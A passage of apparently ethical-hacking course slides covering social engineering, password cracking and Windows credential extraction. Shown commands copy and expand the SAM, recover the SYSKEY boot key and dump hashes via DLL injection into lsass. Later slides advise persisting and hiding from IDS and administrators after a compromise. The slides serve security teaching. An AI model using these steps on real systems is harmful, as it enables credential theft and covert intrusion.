- What happens if the required DLL's are stored in a remote location that also happens to store a file being accessed or opened?
 - Windows uses the remote DLL
 - Order of DLL search is check current directory first (even remote ones), then check local machine secondly
 - Planting a malicious copy of required DLL's means victim uses malicious DLL instead of good one

Browser Exploits

- Browser have the ability to execute scripts
- A browser visiting a site controlled or compromised by an attacker is susceptible to whatever the attacker has stored there.
- JavaScript, Flash content, ActiveX content, etc.

Browser Exploits

- Harder to detect
- Easy to deploy
- Difficult to mitigate
 - Today we want “features”
 - The number of 0day exploits related to browsers continues to rise

Social Engineering

- **Social Engineering** is a type of attack that uses deception and trickery to convince unsuspecting users to provide sensitive data or to violate security guidelines
- Often a precursor for another type of attack
 - Useful for reconnaissance or gaining physical access to the premises

Effective Attack on Access Controls

- Advantages of using social engineering
 - Effectiveness
 - Exploits weaknesses in human judgement
 - Can use any one-on-one communication medium
 - Low cost
 - No or minimal tangible evidence
- Successful attack strategies
 - Making use of information
 - Confident attitude

Rules of Social Engineering

- Rule of value and profit
- Rule of reciprocity
- Rule of social equity
- Rule of sympathy
- Rule of unavailability
- Rule of engagement and consistency
- Rule of authority

Social Engineering Attack Methods

- Impersonating another person
 - Pretending to be a repairman
 - Pretending to be a manager or Help Desk employee in a phone/IM conversation
 - Impersonating a customer in a call to Help Desk
 - Reverse social engineering – Creating an issue that needs resolving and tricking the victim into initiating the contact with attacker
 - Breaking a computer and leaving a “support” phone number
- Piggybacking and Tailgating
 - Following an authorized individual onto the premises
 - Piggybacking implies consent from the authorized individual (holding the door open, lending the access card, etc.), while tailgating happens without consent (sneaking in unnoticed while the door is still open)
- Shoulder surfing and Eavesdropping

Phishing

- **Phishing**
 - A type of social engineering with the goal of obtaining sensitive information or tricking a user in performing a certain action via sending a fraudulent message (typically an email)
 - From “fishing” (the fraudulent message serves as “bait”) + “phreaking” (phone systems hacking)
- **Spear-phishing**
 - Phishing targeted at specific individuals or groups. Messages are more convincing because they contain information relevant to the recipient
 - **Whaling** – Spear-phishing attacks directed at wealthiest individuals or senior executives
- **Vishing (“voice phishing”)**
 - Phishing via voice communications – leaving a fraudulent voicemail message with a callback number

Security Awareness and Training

- User training is the best way to fight social engineering attacks
- Security Awareness program should
 - Explain what attackers are after
 - Ensuring the understanding of the company's policies and procedures and repercussions of non-compliance
 - Explain common social engineering techniques and methods/procedures of their detection/mitigation/reporting

Policies and Procedures

- Clearly defined security policies and procedures
 - Free employees of responsibility to make judgement calls – just follow procedures!
 - Outline repercussions of non-compliance
- Ensure compliance by all employees

Social Engineering Countermeasures

- Other effective social engineering countermeasures include
 - Penetration testing
 - Internal phishing campaigns
 - Clear desk policy
 - Physical controls (screen guards, chained dumpsters, etc.)

Breaking Password Security

Password Security

- Most prevalent security control
 - Everywhere, from ATMs to Computers to cars
 - Can be username/password or just password
- Bound to run into password security issues when pen testing
- Must stay grounded in reality at all times.
 - Ethical Hackers in the field only break password security when it makes sense
 - If the password is too long, too hard to break, we resort to other methods
 - If a password and its hashing are strong enough, it could take millions of years to crack with every computer on earth
 - Keylogger installation and password recovery takes 10 minutes for that same password!

Password Security

- Approaches to attacking password security
 - Take advantage of human password holder
 - Attack the password storage technique/device to reveal passwords
 - Attack the encryption algorithm behind the password storage to crack passwords
 - Attempt all possible or highly likely password possibilities
 - Intercept password in transit
- We can mix and match any or all of these

Social Engineering

- Social Engineering – taking advantage of users or bad password practices/policies
 - Accounts with no password, default password, or weak passwords (such as admin, root, or password)
 - No strict password policy in place or, it isn't enforced
 - Users not trained to never give out/share passwords
 - Passwords written down and in the vicinity of the computer

Attacking Password Storage

- Passwords storage can be attacked
- Placed in an unencrypted file
 - Many scripts (such as a daily FTP or SSH cron job) store passwords in clear
 - Other server applications store passwords in clear (apache, IIS, etc.)
- Password storage security often relies upon file system security. If the file system can be compromised, so can the passwords

Attacking Password Encryption

- Many passwords aren't really encrypted, only scrambled
- Many systems use Base64 encoding
 - Base64 is a data scrambling technique used in Basic authentication on the web
- Cisco routers have a very weak “enable” password that can be reversed
- Other schemes include ROT13 and other text transposition techniques
- Other true encryption or hashing algorithms have weaknesses or vulnerabilities in them (MS LAN MAN or MD4 hashing)

Password Cracking

- Attempting to guess the password by trying many different passwords
 - The most popular method
 - Can be done remotely (with access to the login interface) or offline (if file with hashed or encrypted passwords is obtained)
- Brute-forcing – Trying all possible combinations

Password Cracking

- The most popular method of breaking password security is to attempt to guess the password by trying many different passwords
- Two styles of password cracking
 - Offline:
You have the file with the passwords in hashed or encrypted form, and can attempt password guessing locally
 - Remote:
You don't have the file, but have access to the interface where the username/password combo is presented
- Offline can make automated password guessing up to 1,000,000 times faster

Password Cracking

- 4 primary methods of password cracking:
- Manual Guessing
 - Manually trying passwords
- Automated Dictionary Attack
 - Most passwords are dictionary words
 - You can save time by attempting passwords that are in a dictionary
 - Dictionaries are available for foreign languages and slang as well
- Brute Force Attack
 - Attempt all possible combinations to crack password
 - Start with a,b,c...aa,ab,ac,...,u8!y,u8!z...
 - Programs that do this can usually be configured to use special, caps, or alphanumeric, Unicode character sets

Password Cracking

- The fourth method is the Hybrid Attack
 - Combines the dictionary with brute forcing
 - Such as, if you know the password starts with 1234, you could brute force everything beginning with 1234
 - Very effective for a password that was changed due to password change policy
 - Most users just add extra characters, such as password01, password02, etc.

Hashing

- There are three different ways to store passwords on a system
 - Plain text:
A bad idea for obvious reasons
 - Encrypted:
If you routinely have to encrypt/decrypt something, it can present too many opportunities for keys to be compromised
 - Hashing:
A cryptographic process that creates a unique “signature” for given plaintext
- Hashing is non-reversible, termed “one way crypto”

Hashing

- Let's take the hash of:

The MD4, MD5 and SHA-1 algorithms are secure hash functions. They take a string input, and produce a fixed size number - 128 bits for MD4 and MD5; 160 bits for SHA-1. This number is a hash of the input - a small change in the input results in a substantial change in the output.

- The MD5 hash is:

7bdb9222821233c9e3a28e607000a669

Hashing

- Let's take the hash of:

the MD4, MD5 and SHA-1 algorithms are secure hash functions. They take a string input, and produce a fixed size number - 128 bits for MD4 and MD5; 160 bits for SHA-1. This number is a hash of the input - a small change in the input results in a substantial change in the output.

- The MD5 hash is:

701bf1b91eb77ff6cde3f70b780ae32d

Hashing

- The only way to determine the hash of a particular string, message or password is to take values, hash them and see if they match
 - This is how brute force attacks work
- Try it manually, see if you can determine the plaintext that created the following MD5 hash:

5f4dcc3b5aa765d61d8327deb882cf99

- An online hashing tool: <http://pajhome.org.uk/crypt/md5/>

Rainbow Tables

- Very large database of pre-computed hashes
- Speeds up the cracking since all the math is already done
- Takes up a lot of space
 - Rainbow table to crack any MD5 hash up to 8 characters is about 1TB!
- You may download rainbow tables for free:
 - www.freerainbowtables.com
 - rainbowtables.schmoo.com


Breaking Windows Passwords

Windows Password History

- Microsoft has a poor record when it comes to password security
- Storage and encryption algorithms have been historically weak
 - Current Microsoft products are much better, but the bulk of Windows systems out there are vulnerable
- Many different, separate protection schemes for windows passwords
 - Almost every Windows OS has a different password scheme that must be broken differently


Windows Password Storage

- Windows passwords are stored in the SAM file
- SAM stands for System Account Manager
 - The exception is Active Directory accounts. These are stored in the Active Directory LDAP database
- It is located at C:\<systemroot>\system32\config
- Users cannot access the SAM file:



The SAM File

- We can find the SAM, unprotected, but compressed, in the repair directory
- It is located at C:\<systemroot>\repair
- Windows leaves a copy in \repair by default, the admin must go remove it



The SAM File

- To uncompress the backup SAM file, we use the expand utility
- Copy the SAM, then run:

```
expand sam samexpanded
```

```
C:\>expand sam samexpanded
Microsoft (R) File Expansion Utility Version 5.1.2600.0
Copyright (C) Microsoft Corp 1990-1999. All rights reserved.

Copying sam to samexpanded.
sam: 20480 bytes copied.
```



The SAM File

- One of the first steps when hardening a Windows computer is to delete the SAM file in the repair directory
- We can still get the SAM, even though it is always “in use” when Windows is booted
 - Boot to a different OS and mount the c:\
 - For Windows XP through Windows 8 systems, we need a OS that can mount an NTFS drive
 - This can be accomplished with the NTFSDOS, on a floppy
 - Otherwise, we can use a program call LINNT that boots a lightweight (busybox) Linux distribution on a disk.
 - LINNT can grab the SAM, and even modify it
 - We can change passwords, accounts, even the registry with LINNT


SYSKEY

- It is very easy to grab the SAM file from a Windows system
- As long as you have access to the box, you can get the password file
- Combined with really poor hashing algorithms, Microsoft realized they needed to do something
- Solution was to implement SYSKEY, which adds an additional level of encryption to the SAM file.
 - Introduced in NT 4.0 SP3
 - Implemented by default since Windows 2000
 - Different encryption key for each installation
 - Can be configured to use custom password



SYSKEY

- SYSKEY encryption key is called the boot key
- The boot key can be recovered easily if you can grab the SAM:



The screenshot shows a Windows XP Command Prompt window. The title bar reads "Command Prompt". The window content displays the following text:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jack>cd c:\

C:\>Bkreg.exe sam
Bkreg ncuomo@studenti.unina.it

Bootkey: 491eeafe2e0a9a409977ab7aa9d9eb51

C:\>_
```

- Most password crackers and hash dumpers automatically account for and extract the bootkey

SYSKEY

- Why break encryption when you can avoid it altogether?
- We can use DLL Injection to force the Windows Security Subsystem (`lsass.exe`) to read the contents of the SAM
 - `lsass.exe` has the permissions to read the contents of the SAM unencrypted
 - A tool has been made, `pwdump2`, to load a DLL (`samdump.dll`) and execute some code from the DLL in the other process's (`lsass.exe`'s) address space and user context
 - Once `samdump.dll` is loaded into `lsass`, it uses the same internal API that `msv1_0.dll` uses to access the password hashes
 - `pwdump2` can get the hashes without doing any of the 'hard' work of pulling them out of the registry and decrypting them. `pwdump2` neither knows nor cares what the encryption algorithms or keys are

Getting AD Hashes

- When users log into Active Directory, they are no longer stored in the SAM
 - Local users are, don't ignore that fact!
- In order to get AD users, you must use the same DLL injection technique (with pwdump2) or some other tool
- This works because we are forcing the lsass process to get usernames/hashes for us, rather than dealing with a file

LSA Secrets

- The Local Security Authority (LSA) caches account and password information in the registry
- It will store:
 - Service account passwords in plain text
 - RAS account names and passwords
 - Computer account passwords for domain access
 - FTP and Web user passwords in plaintext
 - Cached password hashes of last 10 users
- The values are kept in HKLM\SECURITY\Policy\Secrets

LSA Secrets


- HKLM\SECURITY\Policy\Secrets is protected as well
- You cannot access it
- We can use DLL Injection to force the reading of this registry key as well
- If there is a trust setup between domains, users in either domain will have account information cached in the LSA Secrets registry key!

Windows Password Hashes

- 4 Primary methods Windows passwords are hashed
 - LAN MAN (LAN Manager)
 - NTLM
 - NTLMv2
 - Kerberos
- Windows 2000/2003/2008 Server/XP and Windows 7 support LAN Manager and NTLM
- Both types of hashes are present in the SAM file and Active Directory
- LAN Manager protocol dates back to IBM's legacy network operating systems Windows 3.11 and Window 9x clients use LAN Manager Authentication by default
- To support these legacy OSs, LAN MAN hashes must be stored as well

LAN MAN - The Weakest Link

- The LAN MAN hashing process



LAN MAN Weaknesses

- LAN MAN weaknesses:
 - LAN MAN hashes store passwords in all upper case letters
 - LAN MAN pads up to 14 characters with 0s
 - LAN Manager hashes break passwords longer than 7 characters into two 8 byte blocks
 - This means that each block can be attacked separately
 - LAN MAN uses the same DES key

NTLM

- NTLM is a replacement for LAN MAN
 - Essentially, NTLM uses MD4 hashing
- MD4 has weaknesses in the algorithm itself, it has been replaced by MD5
 - Still much better than LAN MAN
- NTLM hashes are stored in one block of 16 bytes, no matter the length of the password
- The presence of LAN Manager hashes on a server defeats the enhanced security of NTLM hashes
 - Once a LAN Manager hash is cracked, the cracking tool has the uppercase version of the password. It can then quickly hash all the password's case variations and compare them to the NTLM hashes to reveal the password

NTLMv2

- NTLMv2 replaces NTLM
- Secures a number of the NTLM responses and requests
- In order to be effective, LAN MAN and NTLM must be disabled on all communicating Windows computers
 - Rarely seen in practice
- 128 bit key, makes cracking much more difficult

Kerberos

- Kerberos is a secure ticketing system invented at MIT
- Default authentication method for clients/servers within a domain or a trusted domain environment
- The Kerberos pre-auth ticket can be cracked:
 - If you can capture enough tickets in transit
 - If the password is sufficiently weak, such as alphanumeric with less than 12 characters

Cracking Windows Passwords

- Tools to crack Windows passwords will allow for dictionary, brute force and hybrid attacks
- There are dozens of tools to crack LAN MAN and NTLM hashes
 - Focus becomes which one is the fastest and has the most features
- Only a few tools can crack NTLMv2 or Kerberos Pre-Auth tickets

Cracking Windows Passwords


- Use caution when importing a list of usernames and password hashes
 - Cracking programs cannot determine if SYSKEY encryption has been removed or not
 - If you import a SYSKEY hash, the cracking program will never crack it, but it will try...
- Be careful when cracking passwords
 - It is illegal if you don't have authorization or own the system
 - Easy to lock out all user accounts with remote cracking

Windows & Passwords

- Windows 8 implements an option to use a “picture” password and PIN
- Once implemented, user’s original password is stored in the Windows vault in a reversible UTF-16 encoded format
 - Anyone with admin or system privilege can recover it easily


Cain and Able

- Cain and Able is one of the best password cracking suites
- Amazing amount of hashes can be cracked:
 - PWL files, Cisco-IOS Type-5 enable passwords, Cisco PIX enable passwords, APOP-MD5, CRAM-MD5, LM, NTLM, NTLM Session Security, NTLMv2, RIPv2-MD5, OSPF-MD5, VRRP-HMAC-96, VNC-3DES, MS-Kerberos5 Pre-Auth, MSN Messenger, RADIUS Shared Secrets, IKE Pre-Shared Keys, Microsoft SQL Server 2000



Cain and Able

- Also has a ARP poisoning sniffer built in with auto import to cracking programs
- Has a LSA Secrets Dumper
- Box revealer, Base64 reverser
- Cisco config uploader/downloader
- Many more features



Rainbow Tables

- When cracking passwords with any password cracking program, most of the time and effort results from the generation of hashes to match up with the password hash
- If you generate all of the possible hashes ahead of time, you only have to compare your password hash to a big table
- These large tables of password hashes are called “Rainbow Tables”

Rainbow Tables

- Depending on number and type of characters, the has table can be anywhere from 600MB to 10TB
- Lookup times can be from 7 seconds to 10 minutes
- Generating the tables themselves can take hours or even years



Remote Password Cracking

- We have concentrated on offline brute forcing to this point
- What if you don't have a single user account on the target domain?
- Need to brute force remotely
- Remote password attacking should be a last step
 - Very, very slow compared to offline cracking
 - Generates a lot of network traffic
 - Easily noticeable
 - Accounts get locked out
- Most effective when scanning a large network for weak passwords
- Metasploit has auxiliary modules capable of brute-forcing SSH, HTTP, MySQL, VNC, etc.

Netbios Auditing Tool

- The Netbios Auditing Tool (NAT) can brute force netbios (SMB) logins remotely
- Reasonably fast
- Best for sweeping networks for weak passwords (administrator/password, administrator/god, etc.)
- Administrator accounts sometimes have no lockout...

Deep Target Penetration

Extracting Stored Data

- Malicious hackers usually compromise a computer to retrieve some data
 - Credit Card Numbers
 - Personal Information (SSN, etc.)
 - Banking Information
 - 0day
 - Confidential Information
 - Intellectual Property
 - Source code
 - Email
 - IRC/IM logs

Extracting Stored Data

- Finding this information on a system is just a matter of hunting around
 - Documents folder (Windows)
 - Home directory (Linux)
 - \temp and /tmp
 - Grab Outlook PST files
 - Look for *.eml
 - Look for any logging directory
- Always download data for analysis, don't read it on the compromised server
 - Can lose connection, sometimes for good
 - Generating unnecessary traffic

Extracting System Data

- System data is important to gather for many reasons
 - Sometimes required to establish “normal” access to system
 - Helps in deeper penetration as usernames/passwords can be used on other systems (domains), or can be reused (same root password on all boxes at company)

Extracting System Data

- Other reason include the following;
 - Always get SAM or passwd/shadow combo first
 - Most servers use some sort of scripting for automation of work (cron, at jobs)
 - Download scripts for later analysis
 - Grab any other password files for offline cracking
 - Take any source code you can find (.asp, .jsp, .c, .pl)
- Get system usage information last.
 - Download syslogs, event logs, .history, cookies, cached websites

Analyzing Pilfered Data

- After grabbing data, determine what your priorities are
 - Deeper access:
Meaning you haven't compromised the most important or goal target system
 - Complete data extraction:
Want just about everything besides stock OS files
- If priority is deeper access
 - Move quickly to network discovery, someone may be watching
 - Look for and extract data only necessary for deeper access (password files)
 - Search through source code for connection information (first two octets of IPs, usernames, "login", etc.)
 - Return to system for more data at a later time, after most important target system has been compromised

Analyzing Pilfered Data

- If priority is data extraction
 - Download everything if possible, analyze offline
 - If data is too large to transmit (such as a 400 gig database), establish “normal” connectivity to the database so you can take only what is needed
 - Take time to read through source code
 - Make decisions on what priorities for ongoing data extraction are (PGP passphrases, etc.)
 - Web.xml
 - Web.config vulnerabilities

Establishing Normal Access

- Why establish normal access?
 - Best way to evade IDS/IPS
 - Best way to evade human monitoring
 - Convenience
- First, make use of accounts already on existing services
 - Use “anonymous” admin accounts that may be used by many people
 - If you have cracked root/administrator, use this account
 - Map a network drive, use an FTP/Telnet/SSH server

Establishing Normal Access

- Next, try to add additional access to existing remote services
 - Maybe you are unable to crack admin passwords in reasonable timeframe?
 - If you have access via a user account, give them extra privileges
 - If you find an FTP, Telnet, SSH server, add an account for yourself
 - If HTTP, consider adding another site root at c:\ or \, or create a shortcut or symlink to root directory
 - Don't make unusual usernames/passwords such has h4x0r/0wNsj00

Establishing Normal Access

- Enable services that have been disabled
 - Many admins simply disable a service, rather than remove it
 - Enable remote access services via net start in Windows, or just execute the binary in Linux
 - Consider adding to /etc/inetd.conf

```
C:\>NET START "WORLD WIDE WEB PUBLISHING SERVICE"
The World Wide Web Publishing Service service is starting..
The World Wide Web Publishing Service service was started successfully.

C:\>NET STOP "WORLD WIDE WEB PUBLISHING SERVICE"
The World Wide Web Publishing Service service is stopping.
The World Wide Web Publishing Service service was stopped successfully.

C:\>NET START "WORLD WIDE WEB PUBLISHING SERVICE"
The World Wide Web Publishing Service service is starting..
The World Wide Web Publishing Service service was started successfully.

C:\>
```

Establishing Normal Access

- You can always upload and start your own network daemon/service
 - Upload a lightweight FTP or Telnet server
 - SSH is better, but tricky to install
 - There are many small HTTP servers as well (Abyss for Windows or Linux)
 - HTTP traffic may appear normal, because of SOAP, etc.

Malware (Trojans, Keyloggers, etc.)

- As a last resort, we can upload a piece of malware
- Uploading malware to a customer network is a bad pentest practice, as they are noticeable, noisy, and usually not authorized by the customer
 - Malware can be specifically designed to allow total access and control over a computer
 - Malware can:
 - Control target computer
 - “Exfiltrate” data from a computer.
 - Monitor computer usage and capture keystrokes, passwords, and other data that may not be stored (HTTPS)
 - Login to your bank account and perform transfers.
 - Do much much more!

Types of Malware

- Common examples of malware include:
 - Viruses
 - Worms
 - Logic bombs
 - Trojans
 - Rootkits
 - Ransomware

Viruses

- Virus – a small application, or string of code, that infects applications
 - Requires a “host” application – cannot replicate on its own
- Virus propagation techniques:
 - Master Boot Record viruses – attacks MBR used by computer to load the OS
 - File Infector viruses – infect executable files (EXE, COM, etc.) replacing part or entire file with malicious code
 - Macro viruses – exploit scripting functionality of applications
 - Service Injection viruses – inject themselves into trusted runtime processes

Types of Viruses

- **Multipartite**
 - Use more than one propagation technique
- **Stealth**
 - Hide by modifying various OS components
- **Polymorphic**
 - Modify their code (“signature”) when infecting a new system
- **Encrypted**
 - Load and decrypt themselves once on the system
- **Hoaxes** – false information about virus threats, waste of organization’s time/resources

Worms

- Worm - malware that is able to self-propagate
 - No “host” application needed
 - No human interaction required
- Known examples:
 - The Internet worm
 - Code Red worm
 - Nimda
 - Stuxnet



Logic bombs

- Logic bomb - a piece of code intentionally inserted into a software system that will set off a malicious function when specified conditions are met
- Often planted by disgruntled employees
- May be programmed into applications by developers to destroy their work after leaving the company
- Often serve as a trigger for loading other malware

Rootkits

- Rootkits are a special type of malware that is designed to hide itself by modifying the internal functionality of the OS
- They might hide processes, files, network connections, etc. from programs and users
 - This makes it very difficult for anti-virus programs to detect them
 - This also makes the basic malware analysis techniques nearly impossible

Ransomware

- Ransomware - A digital mechanism for extortion
- Typically encrypts the victim's data or locks the system and demands money
 - Uses strong encryption schemes making it impossible to decrypt data without the key
 - Paying the ransom does not guarantee that data will be decrypted
 - In most cases it is – otherwise victims would stop paying
 - Amounts are deliberately within reason – It's cheaper/easier for many victims to pay rather than try recovering data on their own
 - Mitigation strategy – Good backup solution with file versioning

Trojans

- Trojan Horse – A computer program that appears to have a useful function, but also has a hidden and potentially malicious function
- Many various forms and functionality:
 - Games
 - Fake anti-virus
 - Utilities/productivity tools
- The benign component may actually provide the advertised functionality, or may not work at all
- **Wrapper** – A tool used to “wrap” the Trojan and a benign program into one executable
 - DarkHorse Trojan Virus Maker

Remote Access Trojans

- Remote Administration Tools or Remote Access Trojans (RATs)
- Provide complete control over victim's computer from a remote system
- Examples:
 - DarkComet RAT
 - BlackHole RAT
 - Hell Raiser
 - MoSucker
 - many, many more...



Trojans

- Millions of new Trojan variants detected each year
- Trojans can setup remote access protocols on the target for you:



BaneChant

- Uses human interaction to determine whether or not it's inside a virtual machine or physical machine
 - Only activates after detecting three or more mouse clicks
 - Other variants will not activate until it detects scrolling
 - Next generation attack intelligence

